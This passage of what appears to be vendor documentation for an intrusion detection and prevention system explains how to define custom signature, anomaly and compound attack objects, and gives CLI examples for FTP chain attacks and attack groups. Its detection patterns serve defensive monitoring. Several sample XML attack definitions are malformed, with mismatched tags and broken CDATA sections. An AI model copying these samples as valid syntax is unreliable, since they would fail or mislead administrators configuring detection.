- Peer—Specify this option to detect attacks between source and destination IP addresses of the sessions for the specified number of times. This means that the threshold value is applicable for a pair of source and destination addresses. Suppose anomalies are detected from two different source and destination pairs (`ip-a`, `ip-b`) and (`ip-a`, `ip-c`). Then the number of matches for each pair is set to `1`, even though both pairs have a common source address.

Count

Count or threshold value specifies the number of times that the attack object must detect an attack within the specified scope before the device considers the attack object to match the attack. If you bind the attack object to multiple ports and the attack object detects that attack on different ports, each attack on each port is counted as a separate occurrence. For example, when the attack object detects an attack on `TCP/80` and then on `TCP/8080`, the count is two.

Once the `count` match is reached, each attack that matches the criteria causes the attack count to increase by one. This count cycle lasts for a user defined duration (configured using the `interval` option), after which the cycle repeats.

Interval

Interval specifies the maximum time interval between any two instances of a time-binding custom attack. The range for the time interval is 0 seconds through 1 hour and the default value is 60 seconds.

Attack Properties (Signature Attacks)

Signature attack objects use a stateful attack signature (a pattern that always exists within a specific section of the attack) to detect known attacks. They also include the protocol or service used to perpetrate the attack and the context in which the attack occurs. The following properties are specific to signature attacks, and you can configure them when configuring signature attack:

> **NOTE**: Attack context, flow type, and direction are mandatory fields for the signature attack definition.

Attack Context

An attack context defines the location of the signature. If you know the service and the specific service context, specify that service and then specify the appropriate service contexts. If you know the service, but are unsure of the specific service context, specify one of the following general contexts:

- `first-data-packet`—Specify this context to detect the attack in only the first data packet.
- `first-packet`—Specify this context to detect the attack in only the first packet of a stream. When the flow direction for the attack object is set to `any`, the device checks the first packet of both the server-to-client and the client-to-server flows. If you know that the attack signature appears in the first packet of a session, choosing `first packet` instead of `packet` reduces the amount of traffic the device needs to monitor, which improves performance.
- `packet`—Specify this context to match the attack pattern within a packet. When you select this option, you must also specify the service binding to define the service header options . Although not required, specifying these additional parameters improves the accuracy of the attack object and thereby improves performance.
- `line`—Specify this context to detect a pattern match within a specific line within your network traffic.

- `normalized-stream`—Specify this context to detect the attack in an entire normalized stream. The normalized stream is one of the multiple ways of sending information. In this stream the information in the packet is normalized before a match is performed. Suppose `www.yahoo.com/sports` is the same as `www.yahoo.com/s%70orts`. The normalized form to represent both of these URLs might be `www.yahoo.com/sports`. Choose `normalized stream` instead of `stream`, unless you want to detect some pattern in its exact form. For example, if you want to detect the exact pattern `www.yahoo.com/s%70orts`, then select `stream`.

- `normalized-stream256`—Specify this context to detect the attack in only the first 256 bytes of a normalized stream.

- `normalized-stream1k`—Specify this context to detect the attack in only the first 1024 bytes of a normalized stream.

- `normalized-stream-8k`—Specify this context to detect the attack in only the first 8192 bytes of a normalized stream.

- `stream`—Specify this context to reassemble packets and extract the data to search for a pattern match. However, the device cannot recognize packet boundaries for stream contexts, so data for multiple packets is combined. Specify this option only when no other context option contains the attack.

- `stream256`—Specify this context to reassemble packets and search for a pattern match within the first 256 bytes of a traffic stream. When the flow direction is set to `any`, the device checks the first 256 bytes of both the server-to-client and client-to-server flows. If you know that the attack signature will appear in the first 256 bytes of a session, choosing `stream256` instead of `stream` reduces the amount of traffic that the device must monitor and cache, thereby improving performance.

- `stream1k`—Specify this context to reassemble packets and search for a pattern match within the first 1024 bytes of a traffic stream. When the flow direction is set to `any`, the device checks the first 1024 bytes of both the server-to-client and client-to-server flows. If you know that the attack signature will appear in the first 1024 bytes of a session, choosing `stream1024` instead of `stream` reduces the amount of traffic that the device must monitor and cache, thereby improving performance.

- `stream8k`—Specify this context to reassemble packets and search for a pattern match within the first 8192 bytes of a traffic stream. When the flow direction is set to `any`, the device checks the first 8192 bytes of both the server-to-client and client-to-server flows. If you know that the attack signature will appear in the first 8192 bytes of a session, choosing `stream8192` instead of `stream` reduces the amount of traffic that the device must monitor and cache, thereby improving performance.

Attack Direction

You can specify the connection direction of the attack. Using a single direction (instead of `Any`) improves performance, reduces false positives, and increases detection accuracy.

- Client to server (detects the attack only in client-to-server traffic)

- Server to client (detects the attack only in server-to-client traffic)
- Any (detects the attack in either direction)

Attack Pattern

Attack patterns are signatures of the attacks you want to detect. A signature is a pattern that always exists within an attack; if the attack is present, so is the signature. To create the attack pattern, you must first analyze the attack to detect a pattern (such as a segment of code, a URL, or a value in a packet header), then create a syntactical expression that represents that pattern. You can also negate a pattern. Negating a pattern means that the attack is considered matched if the pattern defined in the attack does *not* match the specified pattern.

> **NOTE**: Pattern negation is supported for packet, line, and application based contexts only and not for stream and normalized stream contexts.

Protocol-Specific Parameters

Specifies certain values and options existing within packet headers. These parameters are different for different protocols. In a custom attack definition, you can specify fields for only one of the following protocols—TCP, UDP, or ICMP. Although, you can define IP protocol fields with TCP or UDP in a custom attack definition.

> **NOTE**: Header parameters can be defined only for attack objects that use a packet or first packet context. If you specified a line, stream, stream 256, or a service context, you cannot specify header parameters.

If you are unsure of the options or flag settings for the malicious packet, leave all fields blank and Intrusion Detection and Prevention (IDP) attempts to match the signature for all header contents.

Table 32 on page 158 displays fields and flags that you can set for attacks that use the IP protocol.

Table 32: IP Protocol Fields and Flags

Field	Description
Type of Service	Specify a value for the service type. Common service types are: • 0000 Default • 0001 Minimize Cost • 0002 Maximize Reliability • 0003 Maximize Throughput • 0004 Minimize Delay • 0005 Maximize Security
Total Length	Specify a value for the number of bytes in the packet, including all header fields and the data payload.
ID	Specify a value for the unique value used by the destination system to reassemble a fragmented packet.
Time to Live	Specify an integer value in the range of 0–255 for the time-to-live (TTL) value of the packet. This value represents the number of devices the packet can traverse. Each router that processes the packet decrements the TTL by 1; when the TTL reaches 0, the packet is discarded.
Protocol	Specify a value for the protocol used.
Source	Enter the source address of the attacking device.
Destination	Enter the destination address of the attack target.
Reserved Bit	This bit is not used.
More Fragments	When set (1), this option indicates that the packet contains more fragments. When unset (`0`), it indicates that no more fragments remain.

Table 32: IP Protocol Fields and Flags *(Continued)*

Field	Description
Don’t Fragment	When set (1), this option indicates that the packet cannot be fragmented for transmission.

Table 33 on page 159 displays packet header fields and flags that you can set for attacks that use the TCP protocol.

Table 33: TCP Header Fields and Flags

Field	Description
Source Port	Specify a value for the port number on the attacking device.
Destination Port	Specify a value for the port number of the attack target.
Sequence Number	Specify a value for the sequence number of the packet. This number identifies the location of the data in relation to the entire data sequence.
ACK Number	Specify a value for the ACK number of the packet. This number identifies the next sequence number; the ACK flag must be set to activate this field.
Header Length	Specify a value for the number of bytes in the TCP header.
Data Length	Specify a value for the number of bytes in the data payload. For SYN, ACK, and FIN packets, this field should be empty.
Window Size	Specify a value for the number of bytes in the TCP window size.
Urgent Pointer	Specify a value for the urgent pointer. The value indicates that the data in the packet is urgent; the URG flag must be set to activate this field.
URG	When set, the urgent flag indicates that the packet data is urgent.

Table 33: TCP Header Fields and Flags *(Continued)*

Field	Description
ACK	When set, the acknowledgment flag acknowledges receipt of a packet.
PSH	When set, the push flag indicates that the receiver should push all data in the current sequence to the destination application (identified by the port number) without waiting for the remaining packets in the sequence.
RST	When set, the reset flag resets the TCP connection, discarding all packets in an existing sequence.
SYN	When set, the SYN flag indicates a request for a new session.
FIN	When set, the final flag indicates that the packet transfer is complete and the connection can be closed.
R1	This reserved bit (1 of 2) is not used.
R2	This reserved bit (2 of 2) is not used.

Table 34 on page 160 displays packet header fields and flags that you can set for attacks that use the UDP protocol.

Table 34: UDP Header Fields and Flags

Field	Description
Source Port	Specify a value for the port number on the attacking device.
Destination Port	Specify a value for the port number of the attack target.
Data Length	Specify a value for the number of bytes in the data payload.

Table 35 on page 161 displays packet header fields and flags that you can set for attacks that use the ICMP protocol.

Table 35: ICMP Header Fields and Flags

Field	Description
ICMP Type	Specify a value for the primary code that identifies the function of the request or reply packet.
ICMP Code	Specify a value for the secondary code that identifies the function of the request or reply packet within a given type.
Sequence Number	Specify a value for the sequence number of the packet. This number identifies the location of the request or reply packet in relation to the entire sequence.
ICMP ID	Specify a value for the identification number. The identification number is a unique value used by the destination system to associate request and reply packets.
Data Length	Specify a value for the number of bytes in the data payload.

Sample Signature Attack Definition

The following is a sample signature attack definition:

```
<Entry>
<Name>sample-sig</Name>
<Severity>Major</Severity>
<Attacks><Attack>
<TimeBinding><Count>2</Count>
<Scope>dst</Scope></TimeBinding>
<Application>FTP</Application>
<Type>signature</Type>
<Context>packet</Context>
<Negate>true</Negate>
<Flow>Control</Flow>
<Direction>any</Direction>
<Headers><Protocol><Name>ip</Name>
<Field><Name>ttl</Name>
<Match>==</Match><Value>128</Value></Field>
</Protocol><Name>tcp</Name>
```

```
<Field><Name><Match>&lt;</Match>
<value>1500</Value>
</Field></Protocol></Headers>
</Attack></Attacks>
</Entry>
```

Attack Properties (Protocol Anomaly Attacks)

A protocol anomaly attack object detects unknown or sophisticated attacks that violate protocol specifications (RFCs and common RFC extensions). You cannot create new protocol anomalies, but you can configure a new attack object that controls how your device handles a predefined protocol anomaly when detected.

NOTE: The service or application binding is a mandatory field for protocol anomaly attacks.

The following properties are specific to protocol anomaly attacks. Both attack direction and test condition are mandatory fields for configuring anomaly attack definitions.

Attack Direction

Attack direction allows you to specify the connection direction of an attack. Using a single direction (instead of `Any`) improves performance, reduces false positives, and increases detection accuracy:

- Client to server (detects the attack only in client-to-server traffic)
- Server to client (detects the attack only in server-to-client traffic)
- Any (detects the attack in either direction)

Test Condition

Test condition is a condition to be matched for an anomaly attack. Juniper Networks supports certain predefined test conditions. In the following example, the condition is a message that is too long. If the size of the message is longer than the preconfigured value for this test condition, the attack is matched.

```
<Attacks>
<Attack>
<Type>anomaly</Type>
...
<Test>MESSAGE_TOO_LONG</Test>
```

```
<Value>yes</Value>
...
</Attack>
</Attacks>
```

Sample Protocol Anomaly Attack Definition

The following is a sample protocol anomaly attack definition:

```
<Entry>
<Name>sample-anomaly</Name>
<Severity>Info</Severity>
<Attacks><Attack>
<TimeBinding><Count>2</Count>
<Scope>peer</Scope></TimeBinding>
<Application>TCP</Application>
<Type>anomaly</Type>
<Test>OPTIONS_UNSUPPORTED</Test>
<Direction>any</Direction>
</Attack></Attacks>
</Entry>
```

Attack Properties (Compound or Chain Attacks)

A compound or chain attack object detects attacks that use multiple methods to exploit a vulnerability. This object combines multiple signatures and/or protocol anomalies into a single attack object, forcing traffic to match a pattern of combined signatures and anomalies within the compound attack object before traffic is identified as an attack. By combining and even specifying the order in which signatures or anomalies must match, you can be very specific about the events that need to take place before the device identifies traffic as an attack.

You must specify a minimum of 2 members (attacks) in a compound attack. You can specify up to 32 members in compound attack. Members can be either signature or anomaly attacks.

The following properties are specific to compound attacks:

Scope

Scope allows you to specify if the attack is matched within a session or across transactions in a session. If the specified service supports multiple transactions within a single session, you can also specify whether the match should occur over a single session or can be made across multiple transactions within a session:

- Specify *session* to allow multiple matches for the object within the same session.
- Specify *transaction* to match the object across multiple transactions that occur within the same session.

Order

Use ordered match to create a compound attack object that must match each member signature or protocol anomaly in the order you specify. If you do not specify an ordered match, the compound attack object still must match all members, but the attack pattern or protocol anomalies can appear in the attack in random order.

Reset

Specifies that a new log is generated each time an attack is detected within the same session. If this field is set to `no` then the attack is logged only once for a session.

Expression (Boolean expression)

Using the Boolean expression field disables the ordered match function. The Boolean expression field makes use of the member name or member index properties. The following three Boolean operators are supported along with parenthesis, which helps determine precedence:

- `or`—If either of the member name patterns match, the expression matches.
- `and`—If both of the member name patterns match, the expression matches. It does not matter which order the members appear in.
- `oand (ordered and)`—If both of the member name patterns match, and if they appear in the same order as specified in the Boolean expression, the expression matches.

Suppose you have created five signature members, labelled `s1`-`s5`. Suppose you know that the attack always contains the pattern `s1`, followed by either `s2` or `s3`. You also know that the attack always contains `s4` and `s5`, but their positions in the attack can vary. In this case, you might create the following Boolean expression:

```
((s1 oand s2) or (s1 oand s3)) and (s4 and s5)
```

NOTE: You can either define an ordered match or an expression (not both) in a custom attack definition.

Member Index

Member Index is specified in chain attacks to identify a member (attack) uniquely. In the following example, member index is used to identify the members `m01` and `m02` in the defined expression:

```
<Expression>m02 AND m01</Expression>
<Order>no</Order>
<Reset>no</Reset>
<ScopeOption/>
<Members>
<Attack>
<Member>m01</Member>
<Type>Signature</Type>
...
<Pattern><!CDATA[.*/getlatestversion]]></Pattern>
<Regex/>
</Attack>
<Attack><Member>m02</Member>
<Type>Signature</Type>
...
<Pattern><!CDATA[\[Skype\'.*]]></Pattern>
<Regex/>
</Attack>
<Attack>
```

NOTE: When defining the expression, you must specify the member index for all members.

Sample Compound Attack Definition

The following is a sample compound attack definition:

```
<Entry>
<Name>sample-chain</Name>
```

```
<Severity>Critical</Severity>
<Attacks><Attack>
<Application>HTTP</Application>
<Type>Chain</Type>
<Order>yes</Order>
<Reset>yes</Reset>
<Members><Attack>
<Type>Signature</Type>
<Context>packet</Context>
<Pattern><![CDATA[Unknown[]></Pattern>
<Flow>Control</Flow>
<Direction>cts</Direction>
</Attack><Attack>
<Type>anomaly</Type>
<Test>CHUNK_LENGTH_OVERFLOW</Test>
<Direction>any</Direction>
</Attack></Members>
</Attack></Attacks>
</Entry>
```

Creating a Compound Attack Object

Use compound attack objects in cases where:

- Attacks use multiple methods to exploit a vulnerability and, inspected independently, the individual contexts appear benign.
- Matching multiple contexts reduces false positives.
- Coupling a signature with a protocol anomaly reduces false positives.

You select signature attack objects or predefined anomalies as “members” of the compound object, and you use Boolean expressions to specify matching logic.

To configure a compound attack object:

1. Configure general attack object properties and reference information as described for signature attack objects.

   On the Target Platform and Type page, select a target platform, select **Compound Attack**, and click **Next**.
2. On the Custom Attack – General Properties page, configure the settings described in Table 36 on page 167.

Table 36: Custom Attack – General Properties

Property	Description
Time Binding	Same guidelines as for signature attack objects.

Click **Next**.

3. On the Compound Members page, specify compound attack parameters and add members. Table 37 on page 167 provides guidelines for completing the settings.

Table 37: Compound Attack Parameters

Setting	Description
Scope	Specify if the attack is matched within a session or across transactions in a session. Select one of the following: • **Session**–Allows multiple matches for the object within the same session. • **Transaction**–Matches the object across multiple transactions that occur within the same session.
Reset	Enable this option to generate a new log each time an attack is detected within the same session. If this option is not selected, then the attack is logged only once per session.
Boolean Expression	Enter a Boolean expression of attack members used to identify the way attack members should be matched. Type a Boolean expression using the following Boolean operators: • OR–If either of the member name patterns match, the expression matches. • AND–If both of the member name patterns match, the expression matches. It does not matter which order the members appear in. • OAND–If both member name patterns match, and if they appear in the same order as in the Boolean expression, the expression matches. For example, the Boolean expression (s1 OAND s2) OR (s1 OAND s3)) AND (s4 AND s5) would match an attack that contains s1 followed by either s2 or s3, and that also contains s4 and s5 in any location.

Table 37: Compound Attack Parameters *(Continued)*

Setting	Description
Add member	Click the + icon, select **Signature** or **Protocol Anomaly**, and complete the configuration details. For signature members, specify the same contextual information as you do for a signature attack object. For protocol anomaly members, select from a list of predefined protocol anomalies. **BEST PRACTICE**: Example of the naming convention for members are: m01, m02, m03, and so on. It is recommend to use this same naming convention.
Order	Enable this option to create a compound attack object that must match each member signature or protocol anomaly in the order you specify. If you do not specify an order, the compound attack object still must match all members, but the pattern or protocol anomalies can appear in the attack in any order. A compound attack object detects attacks that use multiple methods to exploit a vulnerability.
Protocol Binding	Protocol binding over which attack will be detected.

4. Click **Finish**.

SEE ALSO

Creating a Signature Attack Object
Testing a Custom Attack Object

Modifying Custom Attack Objects Due to Changes Introduced in Signature Update

IN THIS SECTION

This topic describes changes to some service contexts generated by the HTTP protocol decoder. Beginning with Signature Update #1972, the HTTP protocol decoder no longer generates some contexts. If your IDP security policy includes custom signatures that use the contexts that have been removed, you must modify your attack object definitions as described below to avoid policy compilation errors. This topic includes the following information:

Reference: Removed Contexts

To improve performance, the HTTP protocol decoder no longer generates the contexts listed in the first column of Table 38 on page 169. Review this table for guidelines on replacing the contexts in custom attack objects.

Table 38: HTTP Service Contexts

Removed	Replace With	Guideline
http-text-html-body	http-text-html	Change signatures that use context http-text-html-body to http-text-html. You do not need to make changes to the signature pattern or other properties.

Table 38: HTTP Service Contexts *(Continued)*

Removed	Replace With	Guideline
• http-get-url-parsed-param • http-post-url-parsed-param • http-head-url-parsed-param • http-get-url-parsed-param-parsed • http-post-url-parsed-param-parsed • http-head-url-parsed-param-parsed	Use a combination of the following contexts: • http-request-method • http-url-parsed • http-variable-parsed	Use a compound signature with a Boolean AND to break the signature pattern into multiple pieces. Ensure the Scope field is set to Transaction. Using the http-request-method context is optional. You use the http-request-method context to bind detection to http GET or POST or HEAD transactions. For GET method, we use the pattern \[GET\] (case insensitive GET). Use http-request-method only if the results you logged previously matching on Request Method are worth preserving. If not, omit it to improve performance. If you use http-request-method, order it first in the compound chain. Use the http-url-parsed context to match an attack signature identifiable in the URL. Use this context to match a pattern in the URL that appears before variable parameters—the part of the URL before the question mark (?). Use one or more http-variable-parsed contexts to match the URL variable parameters—the part of the URL after the question mark (?), normally separated by ampersands (&).

Example: Replacing the Context for Patterns Appearing in HTML Text

Each context generated by the HTTP detector engine has a performance cost. Contexts http-text-html and http-text-html-body serve the same purpose. Reducing the number of contexts improves performance.

Table 39 on page 170 shows the properties of a signature before Update #1972 and the signature after. This is a simple change. You change only the context. You do not need to change the pattern or other properties.

Table 39: HTTP Service Contexts: HTML Text

	Before Update	After Update
Context	http-text-html-body	http-text-html

Table 39: HTTP Service Contexts: HTML Text *(Continued)*

	Before Update	After Update
Pattern	**.*.***	**.*.***

Example: Replacing the Contexts for Patterns Appearing in URLs

This section has two parts:

Signatures that Match Request Methods

When modifying custom attack objects that previously matched request methods GET, POST, or HEAD, consider whether matches against these request method patterns were effective for you. Keep in mind, each context generated has a performance cost. If request method is not essential to your results, take this opportunity to recast your signature without it.

Table 40 on page 171 and Table 41 on page 171 show the properties of a signature before Update #1972 and the compound signature after. This example preserves an interest in request method.

Table 40: HTTP Service Contexts: Request Methods Before Update

	Signature Before Update
Scope	–
Context	http-get-url-parsed-param
Pattern	**\[/viper/vegaspalms/\].***

Table 41: HTTP Service Contexts: Request Methods After Update

	Compound Signature After Update	
	m01	m02

Table 41: HTTP Service Contexts: Request Methods After Update *(Continued)*

	Compound Signature After Update	
Scope	Transaction	
Context	http-request-method	http-url-parsed
Pattern	`\[GET\]`	**\[/viper/vegaspalms/\].***

Signatures that Match URL Strings and URL Variables

In general, breaking a single pattern into multiple contexts could positively or negatively impact performance. You need to test your changes to understand performance impact before deploying the attack objects in a production network. The example shown in Table 42 on page 172 and Table 43 on page 172 breaks URL matching into multiple contexts. Our security team has tested performance for the recommendations described here.

Table 42: HTTP Service Contexts: URL Strings and Variables Before Update

	Signature Before Update
Scope	–
Context	http-get-url-param-parsed-param
Pattern	`\[/cvs/index[0-9]?\.php\?option=com_content&do_pdf=1&id=1\]`

Table 43: HTTP Service Contexts: URL Strings and Variables After Update

	Compound Signature After Update			
	m01	m02	m03	m04
Scope	Transaction			

Table 43: HTTP Service Contexts: URL Strings and Variables After Update *(Continued)*

	Compound Signature After Update			
Context	http-url-parsed	http-variable-parsed	http-variable-parsed	http-variable-parsed
Pattern	`\[/cvs/index[0-9]?\.php\]`	`\[option=com_content \]`	`\[do_pdf=1\]`	`\[id=1\]`

SEE ALSO

Creating a Compound Attack Object

Testing a Custom Attack Object

Example: Configuring Compound or Chain Attacks

IN THIS SECTION

This example shows how to configure compound or chain attacks for specific match criteria. A compound or chain attack object can be configured to detect attacks that use multiple methods to exploit a vulnerability.

Requirements

Before you begin, IDP must be supported and enabled on the device.

Overview

A compound or a chain attack object can combine the signatures and anomalies to form a single attack object. A single attack object can contain:

- Two or more signatures
- Two or more anomalies
- A combination of signatures and anomalies

Compound or chain attack objects combine multiple signatures and/or protocol anomalies into a single attack object, forcing traffic to match a pattern of combined signatures and anomalies within the compound attack object before traffic is identified as an attack. These objects are also used to reduce false positives and to increase detection accuracy. It enables you to be specific about the events that need to occur before IDP identifies traffic as an attack.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security idp idp-policy idpengine rulebase-ips rule 1 match from-zone any
set security idp idp-policy idpengine rulebase-ips rule 1 match source-address any
set security idp idp-policy idpengine rulebase-ips rule 1 match to-zone any
set security idp idp-policy idpengine rulebase-ips rule 1 match destination-address any
set security idp idp-policy idpengine rulebase-ips rule 1 match application default
set security idp idp-policy idpengine rulebase-ips rule 1 match attacks custom-attacks ftpchain
set security idp idp-policy idpengine rulebase-ips rule 1 then action no-action
set security idp idp-policy idpengine rulebase-ips rule 1 then notification log-attacks
set security idp active-policy idpengine
set security idp custom-attack ftpchain severity info
```

```
set security idp custom-attack ftpchain attack-type chain protocol-binding application ftp
set security idp custom-attack ftpchain attack-type chain scope session
set security idp custom-attack ftpchain attack-type chain order
set security idp custom-attack ftpchain attack-type chain member m1 attack-type signature
context ftp-banner
set security idp custom-attack ftpchain attack-type chain member m1 attack-type signature
pattern .*vsFTPd.*
set security idp custom-attack ftpchain attack-type chain member m1 attack-type signature
direction server-to-client
set security idp custom-attack ftpchain attack-type chain member m2 attack-type signature
context ftp-username
set security idp custom-attack ftpchain attack-type chain member m2 attack-type signature
pattern .*root.*
set security idp custom-attack ftpchain attack-type chain member m2 attack-type signature
direction client-to-server
set security idp custom-attack ftpchain attack-type chain member m3 attack-type anomaly test
LOGIN_FAILED
set security idp custom-attack ftpchain attack-type chain member m3 attack-type anomaly
direction any
set security idp traceoptions file idpd
set security idp traceoptions flag all
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To configure compound or chain attacks for specific match criteria:

1. Create an IDP policy.

   ```
   [edit]
   user@host# set security idp idp-policy idpengine
   ```

2. Associate a rulebase with the policy.

   ```
   [edit security idp idp-policy idpengine]
   user@host# edit rulebase-ips
   ```

3. Add rules to the rulebase.

```
[edit security idp idp-policy idpengine rulebase-ips]
user@host# edit rule 1
```

4. Define the match criteria for the rule.

```
[edit security idp idp-policy idpengine rulebase-ips rule 1]
user@host# set match from-zone any
user@host# set match source-address any
user@host# set match to-zone any
user@host# set match destination-address any
```

5. Specify an application set name to match the rule criteria.

```
[edit security idp idp-policy idpengine rulebase-ips rule 1]
user@host# set match application default
```

6. Specify the match attack object and name for the attack object.

```
[edit security idp idp-policy idpengine rulebase-ips rule 1]
user@host# set match attacks custom-attacks ftpchain
```

7. Specify an action for the rule.

```
[edit security idp idp-policy idpengine rulebase-ips rule 1]
user@host# set then action no-action
```

8. Specify notification or logging options for the rule.

```
[edit security idp idp-policy idpengine rulebase-ips rule 1]
user@host# set then notification log-attacks
```

9. Activate the IDP policy.

```
[edit]
user@host# set security idp active-policy idpengine
```

10. Specify a name for the custom attack.

```
[edit security idp]
user@host# set custom-attack ftpchain
```

11. Set the severity for the custom attack.

```
[edit security idp custom-attack ftpchain]
user@host# set severity info
```

12. Set the attack type and the application name for the custom attack.

```
[edit security idp custom-attack ftpchain]
user@host# set attack-type chain protocol-binding application ftp
```

13. Set the scope and the order in which the attack is defined.

```
[edit security idp custom-attack ftpchain attack-type chain]
user@host# set scope session
user@host# set order
```

14. Specify a name for the first member of the chain attack object.

```
[edit security idp custom-attack ftpchain attack-type chain]
user@host# set member m1
```

15. Set the context, pattern, and direction for the first member of the chain attack object.

```
[edit security idp custom-attack ftpchain attack-type chain member m1]
user@host# set attack-type signature context ftp-banner
```

```
user@host# set attack-type signature pattern .*vsFTPd.*
user@host# set attack-type signature direction server-to-client
```

16. Specify a name for the second member of the chain attack object.

```
[edit security idp custom-attack ftpchain attack-type chain]
user@host# set member m2
```

17. Set the context, pattern, and direction for the second member of the chain attack object.

```
[edit security idp custom-attack ftpchain attack-type chain member m2]
user@host# set attack-type signature context ftp-username
user@host# set attack-type signature pattern .*root.*
user@host# set attack-type signature direction client-to-server
```

18. Specify a name for the third member of the chain attack object.

```
[edit security idp custom-attack ftpchain attack-type chain]
user@host# set member m3
```

19. Specify an attack-type and direction for the third member of the chain attack object.

```
[edit security idp custom-attack ftpchain attack-type chain member m3]
user@host# set attack-type anomaly direction any
```

20. Specify the trace options and trace file information for the IDP services.

```
[edit]
user@host# set security idp traceoptions file idpd
```

21. Specify the events and other information which needs to be included in the trace output.

```
[edit]
user@host# set security idp traceoptions flag all
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
idp-policy idpengine {
    rulebase-ips {
        rule 1 {
            match {
                from-zone any;
                source-address any;
                to-zone any;
                destination-address any;
                application default;
                attacks {
                    custom-attacks ftpchain;
                }
            }
            then {
                action {
                    no-action;
                }
                notification {
                    log-attacks;
                }
            }
        }
    }
}
active-policy idpengine;
custom-attack ftpchain {
    severity info;
    attack-type {
        chain {
            protocol-binding {
                application ftp;
            }
            scope session;
            order;
```

```
            member m1 {
                attack-type {
                    signature {
                        context ftp-banner;
                        pattern .*vsFTPd.*;
                        direction server-to-client;
                    }
                }
            }
            member m2 {
                attack-type {
                    signature {
                        context ftp-username;
                        pattern .*root.*;
                        direction client-to-server;
                    }
                }
            }
            member m3 {
                attack-type {
                    anomaly {
                        test LOGIN_FAILED;
                        direction any;
                    }
                }
            }
        }
    }
}
traceoptions {
    file idpd;
    flag all;
}
```

If you are done configuring the device, enter `commit` from configuration mode.

NOTE: When you enter `commit` in configuration mode, the configuration is internally verified and then committed. If there are any errors, commit will fail and the errors will be reported.

Verification

IN THIS SECTION

To confirm that the chain attack configuration is working properly, perform this task:

Verifying the Configuration

Purpose

Verify that the chain attack configuration is correct.

Action

From operational mode, enter the `show security idp policy-commit-status` command to check the policy compilation or load status.

> **NOTE**: The output of the `show security idp policy-commit-status` command is dynamic, hence there is no single output for this command.

Verify that the attacks are getting detected as per the configuration, pass traffic through the device to trigger an attack match. For example, enter the `show security idp status` command to check whether the policy is loaded or not.

`user@host>` **show security idp status**

```
IDP policy[/var/db/idpd/bins/test.bin.gz.v] and detector[/var/db/idpd/sec-repository/installed-
detector/libidp-detector.so.tgz.v] loaded successfully.
The loaded policy size is:785 Bytes
```

Enter the `show security idp attack table` command to pass attack traffic and then verify that the attacks are getting detected or not.

> **NOTE**: The command will display the output only when attacks are detected.

user@host> **show security idp attack table**

```
IDP attack statistics:
  Attack name                                   #Hits
  FTP:USER:ROOT                                 1
```

Example: Configuring Attack Groups with Dynamic Attack Groups and Custom Attack Groups

IN THIS SECTION

This example shows how to configure attack groups with dynamic attack groups and custom attack groups in an IDP policy to protect an FTP or Telnet server.

Requirements

Before you begin, install the security package on the device only if one of the following statements is true:

- Dynamic attack groups are configured.
- Custom attack groups contain predefined attacks or attack groups.

NOTE: If custom attack groups contain only custom attacks, the security package license is not required and the security package need not be installed on the device. To install the security package, you need an IDP security package license.

Overview

IDP contains a large number of predefined attack objects. To manage and organize IDP policies, attack objects can be grouped. An attack object group can contain two or more types of attack objects. The attack groups are classified as follows:

- Dynamic attack group—Contains attack objects based on certain matching criteria. During a signature update, dynamic group membership is automatically updated based on the matching criteria for that group. For example, you can dynamically group the attacks related to a specific application using the dynamic attack group filters.
- Custom attack group—Contains a list of attacks that are specified in the attack definition. A custom attack group can also contain specific predefined attacks, custom attacks, predefined attack groups, or dynamic attack groups. A custom attack group is static in nature as the attacks are specified in the group. Therefore, the attack group do not change when the security database is updated. The members can be predefined attacks or predefined attack groups from the signature database or other custom attacks and dynamic attack groups.

In this example we configure an attack group in an IDP policy to protect an FTP or Telnet server against custom and dynamic attacks.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security idp idp-policy idpengine rulebase-ips rule 1 match from-zone any
set security idp idp-policy idpengine rulebase-ips rule 1 match source-address any
set security idp idp-policy idpengine rulebase-ips rule 1 match to-zone any
set security idp idp-policy idpengine rulebase-ips rule 1 match destination-address any
set security idp idp-policy idpengine rulebase-ips rule 1 match application default
```

```
set security idp idp-policy idpengine rulebase-ips rule 1 match attacks custom-attack-groups
cust-group
set security idp idp-policy idpengine rulebase-ips rule 1 match attacks dynamic-attack-groups
dyn2
set security idp idp-policy idpengine rulebase-ips rule 1 then action no-action
set security idp idp-policy idpengine rulebase-ips rule 1 then notification log-attacks
set security idp active-policy idpengine
set security idp custom-attack customftp severity info
set security idp custom-attack customftp attack-type signature context ftp-username
set security idp custom-attack customftp attack-type signature pattern .*guest.*
set security idp custom-attack customftp attack-type signature direction client-to-server
set security idp custom-attack-group cust-group group-members customftp
set security idp custom-attack-group cust-group group-members ICMP:INFO:TIMESTAMP
set security idp custom-attack-group cust-group group-members "TELNET - Major"
set security idp custom-attack-group cust-group group-members dyn1
set security idp dynamic-attack-group dyn1 filters category values TROJAN
set security idp dynamic-attack-group dyn2 filters direction expression and
set security idp dynamic-attack-group dyn2 filters direction values server-to-client
set security idp dynamic-attack-group dyn2 filters direction values client-to-server
set security idp dynamic-attack-group dyn2 filters age-of-attack less-than value 7
set security idp dynamic-attack-group dyn2 filters vulnerability-type values Injection
set security idp dynamic-attack-group dyn2 filters vendor Microsoft
set security idp dynamic-attack-group dyn2 filters cvss-score less-than value 7
set security idp traceoptions file idpd
set security idp traceoptions flag all
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To configure attack groups with dynamic attack groups and custom attack groups:

1. Create an IDP policy.

```
[edit]
user@host# set security idp idp-policy idpengine
```

2. Associate a rulebase with the policy.

```
[edit security idp idp-policy idpengine]
user@host# set rulebase-ips
```

3. Add rules to the rulebase.

```
[edit security idp idp-policy idpengine rulebase-ips]
user@host# set rule 1
```

4. Define the match criteria for the rule.

```
[edit security idp idp-policy idpengine rulebase-ips rule 1]
user@host# set match from-zone any
